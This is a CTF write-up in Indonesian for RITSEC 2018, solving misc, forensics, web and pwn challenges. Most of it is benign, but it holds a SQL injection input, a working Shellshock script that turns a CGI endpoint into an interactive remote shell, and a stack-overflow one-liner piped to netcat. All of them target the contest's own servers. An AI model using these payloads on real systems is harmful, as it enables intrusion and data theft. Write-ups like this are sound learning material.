

TENESYS

The logo features the word "TENESYS" in a bold, cyan, sans-serif typeface. The letter "T" is uniquely designed with a horizontal bar extending to the left and two long, parallel vertical bars extending downwards. A single, slightly thicker vertical cyan line runs parallel to the rightmost of these bars, extending from the top of the frame to the bottom. The entire graphic is set against a solid black background.

1. Litness Test – 1 point

– Misc –

Have a point!

RITSEC{welc0me_t0_th3_CTF!}

*Unless otherwise noted, the flag format is **RITSEC{}***

- Didapatkan sebuah format flag
- Lalu Copy Paste dan Sumbit
- Dan didapatkan flag : RITSEC{welc0me_t0_th3_CTF!}


2.Talk to me – 10 point

– Misc –

Join our Discord for some ez pz points!

<https://discord.gg/p7tHuSq>

- Didapatkan sebuah link discord
- Lalu bergabung dan klik bagian Announcement



- Dan didapatkan flag : RITSEC{its_like_irc-but_with_2_much_javascript}


3.What_Th._Fgck – 100 point

– Misc –

OGK:DI_G;lqk"Kj1;"a"yao";fr3dog0o"vdtnsaoh"patsfk{+

Author: hulto

- Didapatkan sebuah string teks
- Lalu awalnya mengira bahwa hanya pertukaran posisi Keyboard Ternyata salah
- Lalu ditelusuri lebih dalam ~~sedalam cinta ku padamu~~, lalu ditemukan jenis keyboard DVORAK
- Lalu bandingkan Keyboard QWERTY dengan DVORAK
- Keyboard QWERTY




- Keyboard DVORAK



Aranjamentul primar din noul standard SR 13992:2004 (varianta „standard” in noul layout xkb)

- Lalu mencoba disamakan keyboard DVORAK dengan QWERTY didapatkan O = R , G = I sehingga berarti benar bahwa ini merupakan Keyboard Dvorak
- Lalu convert Dengan ini

<http://wbic16.xedoloh.com/dvorak.html>



- Dan didapatkan flag :
RITSEC{Isn't_Th1s_a_far_sup3eri0r_keyboard_layout?}

4. Burn the candle on both ends – 150 point Forensics –

It's a two step problem

Author: 1cysw0rdk0 and oneNutW0nder




- Didapatkan sebuah gambar doggie bercosplay menjadi dinosaurus


- Lalu dibuka dengan HxD untuk melihat stringnya dan ternyata didalamnya terdapat sebuah file ekstensi zip yang berisikan txt

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00001910	92	49	10	32	52	8D	7C	92	49	16	01	55	05	E9	24	A2	'I.2R. 'I..U.é\$
00001920	A3	55	1F	BA	8E	4D	D2	49	20	88	FD	0F	E6	EA	3D	7F	éU.°ŽMÒI ^ý.æè=.
00001930	97	CB	F7	49	24	10	89	42	AA	6C	92	4A	45	09	24	92	-È÷I\$.%B*1'JE.\$'
00001940	44	7F	FF	D9	50	4B	03	04	14	00	09	00	63	00	EE	7A	D.yÜPK.....c.iz
00001950	08	4D	AF	36	D4	3D	47	00	00	00	2F	00	00	00	08	00	.M-6Ô=G.../.....
00001960	0B	00	66	6C	61	67	2E	74	78	74	01	99	07	00	01	00	..flag.txt.™....
00001970	41	45	03	08	00	F6	9E	49	C9	1B	FF	8B	50	39	52	DC	AE...öžIE.ÿ<P9RÜ
00001980	1D	E5	D9	D0	17	80	A0	72	D3	CB	36	AD	C8	A1	CA	92	..âÜD.€ rÓE6.Ê;Ê'
00001990	D9	B3	61	79	5C	42	2B	D5	44	24	33	91	E9	86	A3	36	Ü*ay\B+ÔD\$3'é+£6
000019A0	F1	D6	85	66	37	FB	C2	AC	70	42	BB	FB	3C	BD	AF	0C	ñÖ...f7ûÂ-pB»û<¼-
000019B0	ED	C5	D9	01	13	61	F8	EB	1E	6E	FF	88	50	4B	07	08	íAÜ..aøë.ny^PK..
000019C0	AF	36	D4	3D	47	00	00	00	2F	00	00	00	50	4B	01	02	-6Ô=G.../...PK..
000019D0	1F	00	14	00	09	00	63	00	EE	7A	08	4D	AF	36	D4	3Dc.iz.M-6Ô=
000019E0	47	00	00	00	2F	00	00	00	08	00	2F	00	00	00	00	00	G.../...../.....
000019F0	00	00	20	00	00	00	00	00	00	00	66	6C	61	67	2E	74flag.t
00001A00	78	74	0A	00	20	00	00	00	00	00	01	00	18	00	1A	F2	xt.. ..ò
00001A10	A5	49	4D	2F	D4	01	55	3D	1D	09	4D	2F	D4	01	55	3D	¥IM/Ô.U=..M/Ô.U=
00001A20	1D	09	4D	2F	D4	01	01	99	07	00	01	00	41	45	03	08	..M/Ô..™....AE..
00001A30	00	50	4B	05	06	00	00	00	00	01	00	01	00	65	00	00	..PK.....e..
00001A40	00	88	00	00	00	00	00	00	00	00	00	00	00	00	00	00	..^.....


- Lalu diubah candle.jpg => candle.zip ketika di extract ternyata dipassword



- Lalu disini mencoba gambar digeser pakai stegsolve ternyata **No Clue** lalu pakai Exiftool **No Clue** juga lalu mencoba tarik gambar ke Image Search dapat hasil **stegosaurus dog costume**



- Lalu mencoba masukan **stegosaurus** di password dan berhasil buka



- Dan didapatkan flag : **RITSEC{8U51N355-1N-7H3-Fr0N7-P4r7Y-1N-7H3-84CK}**


5.I am Stegosaurus – 250 point
Forensics –

Look Closely

Author: 1cysw0rdk0 and oneNutW0nder

- Didapatkan sebuah gambar

- Ini merupakan Soal yang super duper amazing fantastis banana
- Ketika buka gambar dengan Windows 7 tidak bisa dilihat
- Ketika dengan Windows 10 bimsalabim anda akan bisa lihat
- Jadi selain Windows 10 tidak bisa melihat foto ini



Screen Shot by Mxtvn

- Dan didapatkan flag : **RITSEC{th1nk_0uts1d3_th3_b0x}**

6.Space Force – 100 point

– Web –

The Space Force has created a portal for the public to learn about and be in awe of our most elite Space Force Fighters. Check it out at **fun.ritsec.club:8005!**

Author: neon_spandex

- Didapatkan sebuah link website

Check out our fleet's ship archives!

Ship leaderboard:

???
The Javelin
LWSS Rampart
SS Roosevelt

Ship name:

- Lalu mencoba masukan The Javelin ternyata terdapat database

Check out our fleet's ship archives!

Ship leaderboard:

???
The Javelin
LWSS Rampart
SS Roosevelt

Ship name:

Ship Name	Confirmed Kills	Captain
The Javelin	32	Asha Stark

- Lalu mencoba dengan **SQL Injection** ‘-‘

Ship name:

Ship Name	Confirmed Kills	Captain
Brotherhood	5	Reuben Mccaffrey
Dagger	4	Raphael Rodriguez
flag	0	lol it isnt that easy
Herminia	2	Ruben Dowling
HWSS Defiance	15	Kyron Amos
LbtebKe6yrU8vEnx	9001	RITSEC{hey_there_h4v3_s0me_point\$_3ny2Lx}
LWSS Rampart	21	Austin Scott
LWSS Valhalla	26	Derek Drummond
SS Roosevelt	19	Adnan Lam

- Dan didapatkan flag :

RITSEC{hey_there_h4v3_s0me_point\$_3ny2Lx}

7.The Tangled Web – 200 point

– Web –


fun.ritsec.club:8007

Author: jok3r

- Didapatkan sebuah web yang berisikan banyaknya hyperlink



- Lalu dibuka satu persatu hyperlink yang banyak ini dan ditemukan <http://fun.ritsec.club:8007/Fl4gggg1337.html>



- Terdapat tulisan “**Maybe Next Time !**” ohh **Tidak Semudah Itu Flamingo** lalu dilihat View Sourcena terdapat **hyperlink Stars.html**

```
>Ha you thought there would be a flag here? !
>Maybe next time <a href="Stars.html" style='
```

- Lalu klik stars.htmlnya



- Ternyata belum dapat , lalu di view-source lagi dan didapatkan **Base 64**

```
<iframe width="560" height="315" src="https://www.youtube.com/embed/pghu01Vm6uE" 1
wfullscreen></iframe>
</center>
<center><p>UklUU0VDe0FSM19ZMFVfRjMzNzFOR18xVF90MFdfTVJfS1I0QjU/IX0=</p></center>
dy>
ml>
```

- Lalu Decode Base 64

Input value to Encode or Decode:

RITSEC{AR3_YOU_F3371NG_1T_NOW_MR_KR4B5?!}

- Dan didapatkan flag :
RITSEC{AR3_YOU_F3371NG_1T_NOW_MR_KR4B5?!}

8.What a cute dog ! – 350 point

– Web –

This dog is shockingly cute!

fun.ritsec.club:8008

Author: sandw1ch

- Didapatkan sebuah website

Has Anyone Really Been Far Even as Decided to Use Even Go Want to do Look More Like?

Wow, this dog is shockingly cute!

Stats:

Mon Nov 19 12:51:36 UTC 2018

12:51:36 up 2 days, 20:39, 0 users, load average: 0.02, 0.02, 0.00

- Lalu di viewsource terdapat iframe


```
</br>  
<iframe frameborder=0 width=800 height=600 src="/cgi-bin/stats"></iframe>  
</body>
```

- Lalu jalankan dengan script berikut :

```
import requests, sys  
  
from base64 import b64encode  
  
while True:  
    headers = {  
        'User-Agent': '() { :; }; echo  
<'Content-type: text/html'; echo;  
export PATH=$PATH:/usr/bin:/bin:/sbin;  
echo \"%s\" | base64 -d | sh 2>&1' %  
b64encode(raw_input('$ ').strip())  
    }  
  
    print  
requests.get('http://fun.ritsec.club:80  
08/cgi-bin/stats',  
headers=headers).text.strip()
```

Script by HeroGhost

- Tujuan script ini biar kita mengakses cgi-bin/ nya
- Karna tujuan awal kita source code webnya, biasanya web ada di /opt/lamp atau di /var/www jadi langsung aja ke direktori itu



```
heroghost@heroghost: ~/Documents/tools
$ python iframeshell.py
$ ls
stats
$ ls /
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
$ ls /opt
flag.txt
$ /bin/cat /opt/flag.txt
RITSEC{sh3ll_sh0cked_w0wz3rs}
$
```

- Dan didapatkan flag : **RITSEC{sh3ll_sh0cked_w0wz3rs}**

9.ezpwn – 100 point

– Pwn –

nc fun.ritsec.club 8001

The stack on the server is slightly different. Shouldn't stop 1337 hackers like you though. :)

Author: hulto

- Didapatkan sebuah file ELF 64 bit
- Lalu dijalankan dengan IDA Pro 64

```
int __cdecl main(int argc, const char **argv,
const char **envp)
{
    char v4; // [sp+0h] [bp-20h]@1
    FILE *stream; // [sp+10h] [bp-10h]@2
    unsigned int v6; // [sp+18h] [bp-8h]@1
```

```

char i; // [sp+1Fh] [bp-1h]@2

v6 = 0;

puts("Please enter your API key");

gets(&v4, argv);

if ( v6 == 1 )

{

    stream = fopen("flag.txt", "r");

    for ( i = fgetc(stream); i != -1; i =
fgetc(stream) )

        putchar(i);

    fclose(stream);

}

printf("%d\n ", v6);

return 0;

}

```

- Kita harus bisa membuat variable nya ke nilai 1 untuk bisa dapat memanggil flag.txt
- Panjang buffernya 28
- Lalu mencoba masukan
“AA”
untuk mencoba ngisi buffernya



```

D:\Tool\nc111nt>nc fun.ritsec.club 8001
Please enter your API key
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1094795585

```


- Karena panjang buffernya 28 ku masukan A sebanyak 28 kali

```
D:\Tool\nc111nt>nc fun.ritsec.club 8001
Please enter your API key
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0
```

- Lalu ditambahkan satu lagi hasilnya 65 dan 65 merupakan decimal jika diubah menjadi teks maka hasilnya a

```
D:\Tool\nc111nt>nc fun.ritsec.club 8001
Please enter your API key
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
65
```

- Karena dari a dan dan buffernya 28 maka jalankan berikut ini **python -c "print 'a'*28 + '\x01'" | nc fun.ritsec.club 8001**



```
File Edit View Search Terminal Help
root@Akinari:~# python -c "print 'a'*28 + '\x01'" | nc fun.ritsec.club 8001
Please enter your API key
RITSEC{Woah_Dud3_it's_really_that_easy?_am_i_leet_yet?}1
root@Akinari:~#
```

- Dan didapatkan flag :
RITSEC{Woah_Dud3_it's_really_that_easy?_am_i_leet_yet?}



SPECIAL THANKS TO
AKINARI , MXTVN AND HEROGHOST